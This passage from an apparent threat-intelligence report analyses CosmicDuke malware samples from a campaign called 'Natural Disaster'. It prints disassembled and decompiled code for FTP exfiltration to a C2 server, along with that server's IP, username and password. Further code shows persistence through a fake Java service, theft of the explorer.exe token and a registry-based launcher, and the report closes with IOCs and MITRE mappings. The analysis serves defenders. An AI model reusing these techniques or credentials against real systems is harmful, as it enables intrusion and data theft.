        BVar2 = FindNextVolumeMountPointW(hFindVolumeMountPoint,local_e50,0x104);
        pvVar1 = (HANDLE)((int)local_1dac + 2);
      } while (BVar2 != 0);
```

This malware establishes the connection to the FTP server and uploads the harvested details from the victim systems to the threat actor C2 server as well as waits for further commands from the attackers.



```
013EBFD7  .  46            INC ESI
013EBFD8  .  56            PUSH ESI
013EBFD9  .  68 C8224001   PUSH unp.014022C8                   UNICODE "FTP"
013EBFDE  .  FF15 9CC5400  CALL DWORD PTR DS:[140C59C]         WININET.InternetOpenW
013EBFE4  .  8945 EC       MOV [LOCAL.5],EAX
013EBFE7  .  8975 FC       MOV [LOCAL.1],ESI
013EBFEA  .  3BC7          CMP EAX,EDI
013EBFEC  .v 0F84 E200000  JE unp.013EC0D4
013EBFF2  .  53            PUSH EBX
013EBFF3  .  56            PUSH ESI
013EBFF4  .  68 00000008   PUSH 8000000
013EBFF9  .  56            PUSH ESI
013EBFFA  .  FF75 20       PUSH [ARG.7]
013EBFFD  .  FF75 1C       PUSH [ARG.6]
013EC000  .  FF75 18       PUSH [ARG.5]
013EC003  .  FF75 14       PUSH [ARG.4]
013EC006  .  50            PUSH EAX
013EC007  .  FF15 7CC5400  CALL DWORD PTR DS:[140C57C]         WININET.InternetConnectW
013EC00D  .  8BD8          MOV EBX,EAX
013EC00F  .  3BDF          CMP EBX,EDI
013EC011  .v 0F84 B300000  JE unp.013EC0CA
013EC017  .  FF75 24       PUSH [ARG.8]
013EC01A  .  53            PUSH EBX
013EC01B  .  FF15 98C5400  CALL DWORD PTR DS:[140C598]         WININET.FtpSetCurrentDirectoryW
ESI=00000001
```


```
empty 0.0
empty 0.0
empty 0.0
empty 0.0
empty 0.0
empty 0.0
empty 0.0
empty 0.0
               3 2 1 0      E S P U O Z D I
0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
027F  Prec NEAR,53  Mask     1 1 1 1 1 1
```

```
Address   Hex dump                                          ASCII
013E8B37  6A 00 FF D6 53 FF D6 53 53 53 53 8D 44 24 30 50  
013E8B47  FF D7 85 C0 74 EA 53 53 53 8D 44 24 2C 50 FF 15  
013E8B57  78 F3 3F 01 85 C0 74 0D 8D 44 24 20 50 FF 15 64  
013E8B67  F3 3F 01 EB D2 88 5C 24 6C 8D 44 24 3C 50 E8 D5  
```

```
03FCED40  00CC0004
03FCED44  005F40F4  UNICODE "199.231.188.109"
03FCED48  00000015
03FCED4C  005F40D6  UNICODE "johan"
03FCED50  005F40B8  UNICODE "GetUpEarlyAt09"
```


Dropped file_01
Sample Details:
MD5: 0499C600266D8311722BBC31B89FB9AC
SHA256:
16F868FC0F84E1C91E11A8F715395E1122775E597031C0CAEDEAF4AF39122B68 File Type: Windows PE
Architecture: 32 Bit
Subsystem: Console

This file is creating a service dubbed Java Virtual Machine Support Service [service name: \javatmsup] with auto_start [this file is achieving persistence, so whenever the victim system is rebooted, this service will run automatically].



```
004012F3  .  8945 FC       MOV [LOCAL.1],EAX
004012F6  .  3BC6          CMP EAX,ESI
004012F8  .v 0F84 BB00000  JE dropedfi.004013B9
004012FE  .  53            PUSH EBX
004012FF  .  57            PUSH EDI                                          dropedfi.004020F4
00401300  .  68 08020000   PUSH 208                                          ┌BufSize = 208 (520.)
00401305  .  8D85 ECFDFFF  LEA EAX,[LOCAL.133]                               │
0040130B  .  50            PUSH EAX                                          │PathBuffer = 0018FD40
0040130C  .  56            PUSH ESI                                          │hModule = NULL
0040130D  .  FF15 6420400  CALL DWORD PTR DS:[<&KERNEL32.GetModuleF          └GetModuleFileNameW
00401313  .  56            PUSH ESI                                          ┌Password = NULL
00401314  .  56            PUSH ESI                                          │ServiceStartName = NULL
00401315  .  56            PUSH ESI                                          │pDependencies = NULL
00401316  .  56            PUSH ESI                                          │pTagId = NULL
00401317  .  56            PUSH ESI                                          │LoadOrderGroup = NULL
00401318  .  33C0          XOR EAX,EAX                                       │
0040131A  .  66:8945 F2    MOV WORD PTR SS:[EBP-E],AX                        │
0040131E  .  8D85 ECFDFFF  LEA EAX,[LOCAL.133]                               │
00401324  .  50            PUSH EAX                                          │BinaryPathName = "C:\\Users\\[redacted]ropedfile1 - Copy.exe"
00401325  .  6A 01         PUSH 1                                            │ErrorControl = SERVICE_ERROR_NORMAL
00401327  .  6A 02         PUSH 2                                            │StartType = SERVICE_AUTO_START
00401329  .  68 10010000   PUSH 110                                          │ServiceType = SERVICE_WIN32_OWN_PROCESS|SERVICE_INTERACTIVE_PROCESS
0040132E  .  BB FF010F00   MOV EBX,0F01FF                                    │
00401333  .  53            PUSH EBX                                          │DesiredAccess = SERVICE_ALL_ACCESS
00401334  .  68 28214000   PUSH dropedfi.00402128                            │DisplayName = "Java(TM) Virtual Machine Support Service"
00401339  .  BF F4204000   MOV EDI,dropedfi.004020F4                         │UNICODE "javatmsup"
0040133E  .  57            PUSH EDI                                          │ServiceName = "javatmsup"
0040133F  .  FF75 FC       PUSH [LOCAL.1]                                    │hManager = 00589D48
00401342  .  FF15 3820400  CALL DWORD PTR DS:[<&ADVAPI32.CreateServ          └CreateServiceW
00401348  .  8945 F4       MOV [LOCAL.3],EAX
```


After the service is started, this malware takes a snapshot of the running process by calling CreateToolhelp32Snapshot, then obtains explore.exe process handle by iterating this snapshot and calling open process. After obtaining the explore.exe process handle, it duplicates this explore.exe process token and starts the malware process using the duplicated process token, followed by harvesting system information such as the password and other information.



```
{
  HANDLE hObject;
  int iVar1;
  DWORD dwProcessId;
  undefined4 local_234 [2];
  DWORD local_22c;
  WCHAR local_210 [260];
  HANDLE local_8;

  local_8 = (HANDLE)0x0;
  hObject = (HANDLE)CreateToolhelp32Snapshot(2,0);
  FUN_00401580((undefined (*) [16])local_234,0,0x22c);
  local_234[0] = 0x22c;
  iVar1 = Process32FirstW(hObject,local_234);
  while ((dwProcessId = 0, iVar1 !=   &&
        (iVar1 = lstrcmpW(local_210 L"explorer.exe"), dwProcessId = local_22c, iVar1 != 0))) {
    iVar1 = Process32NextW(hObject,l
  }
  CloseHandle(hObject);
  if (dwProcessId != 0) {
    local_8 = OpenProcess(0x1f0fff,0,dwProcessId);
  }
  return local_8;
}
```

Dropped file_02
Sample Details:
MD5: 933B3C5D3728EF6E08AF4AE579C00D11
SHA256:
47F3405AB0DA5AF125BCC6EBB6D17A1573B090C54D7A0A00630EC170CCC4B9D1 File Type: Windows PE
Architecture: 32 Bit
Subsystem: GUI

This sample is a component of the CosmicDuke malware, which is obtaining the desktop details of victim systems by calling the RegQueryValueExW, RegOpenKeyExW, and then storing those details in the buffer before launching this process by calling the CreateProcessW. This malware sends the harvested information to the attackers.



```
local_64 = RegOpenKeyExW((HKEY)0x80000001,L"Control Panel\\Desktop",0,0x20019,&local_60);
if (local_64 == 0) {
  LVar1 = RegQueryValueExW(local_60,L"ScreenSaveUtility",(LPDWORD)0x0,(LPDWORD)0x0,(LPBYTE)0x0,
                           &local_64);
  if (LVar1 == 0) {
    lpString = (LPCWSTR)GlobalAlloc(0x40,local_64);
    if (lpString != (LPCWSTR)0x0) {
      LVar1 = RegQueryValueExW(local_60,L"ScreenSaveUtility",(LPDWORD)0x0,(LPDWORD)0x0,
                               (LPBYTE)lpString,&local_64);
      if (LVar1 == 0) {
        iVar4 = 0x10;
        p_Var2 = &local_5c;
        do {
          *(undefined *)&p_Var2->hProcess = 0;
          p_Var2 = (_PROCESS_INFORMATION *)((int)&p_Var2->hProcess + 1);
          iVar4 = iVar4 + -1;
        } while (iVar4 != 0);
        iVar4 = 0x44;
        p_Var3 = &local_4c;
        do {
          *(undefined *)&p_Var3->cb = 0;
          p_Var3 = (_STARTUPINFOW *)((int)&p_Var3->cb + 1);
          iVar4 = iVar4 + -1;
        } while (iVar4 != 0);
        local_4c.cb = 0x44;
        local_4c.dwFlags = 0x81;
        local_4c.wShowWindow = 0;
        iVar4 = lstrlenW(lpString);
        lpCommandLine = (LPWSTR)GlobalAlloc(0x40,iVar4 * 4);
        wsprintfW(lpCommandLine,L"\"%s\" -c",lpString);
        CreateProcessW((LPCWSTR)0x0,lpCommandLine,(LPSECURITY_ATTRIBUTES)0x0,
                       (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,(LPCWSTR)0x0,&local_4c,&local_5c
```

List of IOCs: (Related to Campaign Name: Natural Disaster)

Sr No.	Indicator	Type	Remarks
1	3941639886899D6580DE2113D4C8841E	MD5	sample
2	335D2EE728B4C1591B5B374A7CE4B758	MD5	1st stage CosmicDuke
3	0499C600266D8311722BBC31B89FB9AC	MD5	Dropped file by CosmicDuke
4	6152e22093c052266d2c61ac2738bfc2	MD5	Other Sample Related to Campaign
5	182aeb380ed48d731217d904ee66e7ed	MD5	Other Sample Related to Campaign
6	9452d0b3e348890b3ca524efebcb15f6	MD5	Other Sample Related to Campaign

7	53264f1daff3df9a9e0974b71d9cd945	MD5	Other Sample Related to Campaign
8	b771081daabc044141eecb8c9db69519	MD5	Other Sample Related to Campaign
9	933B3C5D3728EF6E08AF4AE579C00D11	MD5	Dropped file by CosmicDuke
10	199[.]231[.]188[.]109	Ip address	C2 connection
11	46[.]246[.]120[.]178	Ip address	C2 connection
12	D:\SV A\NITRO\BotGenStudio\Interface\Generations\80051A85\bin\bot.pdb	strings	Pdb path
13	\\.\pipe\40DC244D-F62E-093E-8A91-736FF2FA2AA2	strings	Pipe name

MITRE ATT&CK Tactics and Techniques (Based on our analysis):

Sr No.	Tactic	Technique
1	Execution(TA0002)	T1059.003: Command and Scripting Interpreter: Windows Command Shell
2	Persistence(TA0003)	T1543.003: Create or Modify System Process: Windows Service T1053.005: Scheduled Task/Job: Scheduled Task
3	Privilege Escalation(TA0004)	T1134.004: Access Token Manipulation: Parent PID Spoofing T1543.003: Create or Modify System Process: Windows Service T1053.005: Scheduled Task/Job: Scheduled Task
4	Defense Evasion (TA0005)	T1027: Obfuscated Files or Information
5	Discovery (TA0007)	T1057: Process Discovery T1082: System Information Discovery T1012: Query Registry T1518.001: Software Discovery: Security Software Discovery

6	Collection (TA0009)	T1115: Clipboard Data T1056.001: Input Capture: Keylogging
7	Command and Control(TA0011)	T1071: Application Layer Protocol

Back to Listing